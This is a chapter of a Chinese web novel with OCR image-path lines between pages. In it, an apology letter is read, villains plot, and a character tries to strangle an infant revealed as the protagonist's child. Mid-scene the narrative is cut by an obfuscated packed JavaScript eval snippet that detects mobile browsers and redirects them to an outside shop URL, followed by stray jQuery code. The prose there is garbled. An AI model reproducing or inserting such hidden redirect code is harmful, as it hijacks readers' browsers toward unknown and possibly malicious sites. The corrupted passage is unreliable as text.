119.礼物

作品:《反派?那也得冲业绩!

    临走前夕,夜色沉得像浸了墨的锦缎,星乙坐在案前,指尖捏着笔,在素笺上细细勾勒着新的日程表。


    屋内静得只剩笔尖划过纸张的轻响,烛火摇曳,将他的影子投在窗棂上,安静又单薄。


    忽然,“窸——”


    一声极轻、极小心的响动,从紧闭的房门底下传来。


    一张折得整整齐齐的小纸条,像片被风送来的薄叶,悄无声息地从门缝里滑了进来,落在微凉的木地板上。


    星乙执笔的手一顿,抬眼望向那扇门,走去捡起了信纸。【季寻,不知道你还记不记得这个名字,我更喜欢用这个名字称呼你。诚如你所见,这些年来我总是鄙视你,冷脸以对,尖酸刻薄的对你说三道四,所以你才这么憎恶我。


    我背离了自己的初衷,我没能兑现保护你的诺言,并且伤害你。


    如今想来这都是我的错,我搞错了顺序,忘记了你在是我记忆里那个善良孩子之前,首先是你自己。我总欺骗自己,告诉自己你变成这样都是尤渚引诱了你,但头脑清醒以后,我才想起来,这条认贼作母的路是你自己选的。


    我最亏欠的人,居然变成了我最看不起的一类人,我难以接受,不知道该怎么办,你不知道,我背负了多么大的业罪。我本该远离你,从此成为陌路人,但我偏偏对自己发过毒誓,只要我活着,总有一天会找到你。


    哪怕那时候你头脚生疮,或者满头白发不能自理,不管你被折磨成什么人不人鬼不鬼的样子,我都接受,并且为你负责。可现在你站在我面前,外表光鲜亮丽内心却一片疮痍,你不再需要我的拯救,我成了局外人。


    我没能拯救你,更无法接受你被别人拯救,然后对她唯命是从,甚至要牺牲我视作珍宝的回忆来巩固对她的忠诚。


    不知道什么时候起,我身体里像住了一个魔鬼,它不断提醒我,你根本不记得我了,而且你变得越来越坏,我应该解决掉你。但我又清晰的知道,不管你变成什么样,我都应该对你负责任。


    因为当年如果没有你,我就死了。


    我不会放弃你的,我会继续缠着你,尽力保护你,哪怕你不再是季寻,但我依然站在这里。你选择遗忘,而我选择铭记。说了这么多,其实只有两句话。请你相信我。对不起。】


    星乙看完,沉默良久,指尖轻轻折起信纸,小心夹进随身携带的小本子里。他翻到那页写着罗新名字的纸,满页五角星,他考虑再三,大手一挥,在密密麻麻的星星中央,落下一道又大又沉的黑色叉号。


    然后为“罗新”这个名字,开辟了崭新空白页。


    隔日。


    花草茂盛,群山环绕中还有潺潺流水,养活人的土地上。


    站在能俯视整个村落农田的山顶,一览村内外每只小虫子的一举一动,居高临下的感觉每时每刻令人感到振奋。


    一黑一白两道身影并肩站立,不知过了多久,其中一人手指着一个遥远的点,笑嘻嘻道:找到了。”另一人沉默不语,视线从远处结构松散的村落转移到身边人的脸庞,道:“现在就要下手吗?”


    “我们找了他这么多年,没想到那孩子居然是星乙,真是得来全不……”


    “很难。”黑衣人打断她:“几千年前地牢里你就该杀了他,不该等到现在,现在尤渚和落言都护着他,我们根本无从下手。”


    白衣女不怎么服气,摊手道:“好吧,是我心急了。但看起来,落言和他最后的底牌闹的很不愉快啊。”


    “这对我们是好事。”“是好事,但不够好。”她笑着转头,又说:“我要彻底摧毁他们两个结盟的可能。”


    “星乙已经知道落言摧毁了他的过去,他那么敏感又睚眦必报,应该不会再有合作的可能了吧?”


    “谁知道呢,防范于未然才是最好的。”她说:“我不仅要落言摧毁他的过去,我还要让他知道,落言连他的未来也要斩断。”


    黑衣人没急着问下去,脸色沉重的看着山水紧凑的方向。女人拿出一个小瓶子,瓶子里只有舔底的些许深红色液体,她喃喃低语:“我会送星乙一份大礼。”


    “一份最棒的礼物。”


    家门前,一个竹编的篮子静静躺在那里,宛如一份诱惑人打开的天赐的礼物。


    这是什么?星乙老远就看到了那个篮子,跟在他身后的落言行动更快,快步走上前,一把掀开罩在上面的小棉被。


    还未走近的,星乙远远察觉到落言看到篮子里东西那一刻浑身明显的僵硬,貌似是什么不得了的东西。不等他靠近,他两手突然飞快的伸进篮子里,死死扣住了里面的东西。


    莫名其妙的,星乙突然觉得心脏一疼,大脑还没反应,身体就抢先一步冲了过去。


    篮子里传来婴儿响亮的哭声,落言的手正掐在小人的脖子上,出于某种本能,星乙一把推开了他,飞快的抢过沉甸甸的篮子,退的离落言远远的。


    小婴儿哇哇大哭,软软的身体被棉被裹着,星乙能感受到他的温度和所有细微的动作。


    落言要掐死他。


    星乙揽着怀里的小婴儿,安抚的轻轻拍打他的背,无师自通的轻轻摇晃,还真让他把受到惊吓啼哭不止的幼儿哄好了。同时,他看向远处蹲在地上的落言,寻求一个解释。


    “是本能吗。”


    星乙看着他。


    “她不能活!”落言上前就要把小孩抢走,星乙侧身躲开了。婴儿的脸颊红润,眼睛紧闭,小小的手指蜷缩在胸前,像是某种无助的呼唤。星乙的呼吸微微一滞,手指轻轻触碰到婴儿的脸颊,指尖传来一阵温热的触感。


    婴儿的哭叫声尖锐响亮,星乙这个哑巴抱着她却不嫌吵,除了震惊就只剩下喜欢。


    落言的目光落在婴儿的脸上,瞳孔猛地收缩,他的手指微微颤抖,像是某种压抑已久的情绪终于找到了出口。他的声音低沉而沙哑,像是某种无声的宣判:“这是你的孩子。”


    星乙放在婴儿廉价的手指猛地一颤,目光从婴儿的脸上移开,落在落言的脸上。


    他的眼神依旧冷静,却带着一种从未有过的锐利,湖蓝结冰。


    落言的手指缓缓握紧,指节发出轻微的咯咯声,似乎很不愿意面对,又不得不承认:“这是你的孩子,你亲骨肉。”他的声音低沉而冰冷,像是某种无声的诅咒。“你还没意识到吗,这是战书,是那几个疯子给我们下的战书。”


    星乙的目光再次回到婴儿的脸上,手指轻轻触碰到婴儿的眼角。


    婴儿的眼睛微微睁开,露出一双清澈的瞳孔,像是某种天生的探究。


    落言的话一个字一个字从左耳进去,右耳出来,只有“你的孩子”这四个字利箭一样射入肺腑,一滴心头血似的落在襁褓中,婴儿石榴红的眼睛在他怀中一眨一眨。


    这是你的孩子你的亲骨肉。


    你的孩子你的亲骨肉。


    你的骨肉。


    星乙魔怔般看着婴儿微笑,直到一只手手指猛地伸出,像是某种野兽的利爪,直直地朝着婴儿的喉咙抓去。星乙的反应比他更快。手掌猛地挡在婴儿的喉咙前,落言的手指狠狠地抓在他的手背上,留下一道深深的血痕。


    他的眼神冰冷而锐利,没有还手,像是


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17173301|194639||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    某种无声的警告。


    “星乙,你冷静点。”落言的声音低沉而沙哑,带着一丝无法掩饰的杀意。


    “这孩子身上流着你和另一个人的血,那个人是谁?他为什么有你的血,为什么要用花生石创造出这个孩子?他想干什么,这些你有想过吗?”


    星乙的手指轻轻握紧,掌心传来一阵温热的触感。他的目光依旧落在婴儿的脸上,眼中带着一种从未有过的柔情。这是我的孩子。


    他在心里告诉自己,像是某种无声的承诺。


    落言的手指缓缓松开,像是某种无力感终于压垮了他,他的目光依旧落在婴儿的脸上,眼中带着一种望穿前路的疲惫,像某种程度上的诅咒:“你会后悔的。”


    他知道,这个孩子或许会带来无尽的麻烦,但星乙绝不会放手。


    这是阳谋,但星乙注定会上当。


    落言无力的站在一旁,目光冰冷而锐利。星乙是错误的产物,孩子的另一个家长更是该死之人,这孩子从出生起,就注定不会是什么好东西。


    毫无疑问的,他对这个连名字都没有的生命产生了嫉恨,不仅仅因为他的出现斩断了他和星乙好不容易建立起的联系,更因为他的诞生让落言意识到了另一种牢固关系的可能。


    星乙爱尤渚,爱在她对星乙的培养和教导,星乙爱兰可,爱在她对星乙的真实和保护,这些东西建立在时间上,他可以理解,并且相信有一天自己也会得到这份“爱”。


    但这孩子仅仅是张开眼,哭了几嗓子,甚至不到六十秒,就赢得了星乙往后余生全部的“爱”。为什么?时间不够,交流不够,这种关系到底为什么成立?


    “你确定要这么做?”落言的声音低沉而沙哑,带着一丝他无法掩饰的愤怒。


    星乙转过身,抱着孩子轻轻地走向门口,随着门锁“咔哒”一声轻响,他的身影消失在门外。


    落言站在大门外,反应片刻,换上了乐摹的性格来到星乙房子的窗口。


    青鸟果然窝在窗台上,见到他立刻抬起鸟头。


    “他……”


    落言还没开口,窗户突然被狠狠关上了,星乙隔着玻璃站在窗边,他连忙贴住玻璃想说点什么,但星乙紧接着就拉上了帘子。午后的阳光被厚重窗帘绞成细碎的絮丝,在空旷的客厅织出灰蒙蒙的网。


    星乙垂首坐在褪色的布艺沙发上,影子被拖得很长,几乎要和墙角堆积的纸箱融为一体。他看向窗台,红羽和青鸟窝在一起睡着了似的不说话,貌似对这个家里骤然多出的小生命满不在乎。


    窗外,落言的影子孤零零的站在窗外不肯离去。


    婴儿在他臂弯里发出细软的呓语,粉嫩的小手无意识攥住他洗得发白的袖口,像抓住飘摇海面上最后一块浮木。


    这一趟远门新伤旧疾,回过神来后眼底青黑愈发浓重,星乙突然把孩子更紧地搂进怀里,温热的呼吸里裹着压抑的颤抖,仿佛这样就能把所有未知的风暴都挡在襁褓之外。


